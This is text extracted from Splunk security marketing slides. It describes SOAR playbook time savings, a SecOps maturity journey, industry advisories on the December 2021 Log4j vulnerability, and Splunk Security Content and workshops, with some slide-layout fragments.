Saves **15 mins** investigating per ticket, **100+** executions per month

Savings: 25 hours per month + extended visibility of other impacted staff








Time Savings Cost savings

Very satisfied

Customer Case

Splunk[®] SOAR Playbook





Runs On: All events with a URL or IP artifact

High-Level Summary: Checks against VT, DNS, MaxMind, urlscan, McAfee for relevant details

Saves **25 mins** investigating per ticket, **50+** executions per month

Savings: 20.8 hours per month








Time Savings Cost savings

•

Splunk® SOAR Playbook





After URL reputation analysis from different sources, SOAR updates the output in ServiceNow for analyst to action further

Saves **15 mins** investigating per ticket, **40+** executions per month

Savings: 10 hours per month







Time Savings

Cost savings

Very satisfied

Summary



The SecOps Journey

Splunk can meet you wherever you are

Mission Control, SS
ES, Phantom, UBA

Mission Control, SSE,
ES, Phantom

Stage

Continuous Monitoring

Mission Control,SSE, SplunkEnterprise Security(ES)

Security Logging & Investigation

* Splunk Enterprise / * Splunk Cloud

Stage

Stage

Stage 3 Security
Nerve Center
Mission Control, SSE,

SecOps Journey - CyberSecurity Content

Continuous Improvement





Select Communications from the Cybersecurity Industry

Information sharing entities (e.g., ISACs and ISAOs) and cybersecurity companies leveraged social media (e.g., Twitter), blogs, webinars, and similar broadcasting methods to provide quick and comprehensive details to defenders and the wider public regarding exploitation activity.

- December 9, 2021 Splunk issued an advisory on how to detect Log4j exploitation. 197
- December 10, 2021 SANS published a forum post on the Log4j vulnerability and exploitation. 198
- December 10, 2021 CrowdStrike published a blog post on Log4j vulnerability analysis and mitigation recommendations.¹⁹⁹
- December 10, 2021 Palo Alto issued an advisory about the Log4j vulnerability and mitigation guidance.²⁰⁰
- December 11, 2021 Microsoft issued an advisory for preventing, detecting, and hunting for exploitation of the Log4j vulnerability.²⁰¹









Detections

See all 795 Splunk Analytics built to find evil

Explore

Analytic Stories

Playbooks

See all 117 use cases, of detections built to address a threat resonance of playbooks.

See all 31 automated investigation of an and resonance of playbooks.

response 🏋 playbooks

Welcome to Splunk Security Content

This project gives you access to our repository of Analytic Stories that are security guides which provide background on TTPs, mapped to the MITRE framework, the Lockheed Martin Kill Chain, and CIS controls. They include Splunk searches, machine-learning algorithms, and Splunk SOAR playbooks (where available)—all designed to work together to detect, investigate, and respond to throats.

SecOps Journey - Skillset

Continuous Improvement

- o 101 Workshop
- Splunk Security Workshop
- Boss of the SOC



Splunk for Security Workshops





Thank You



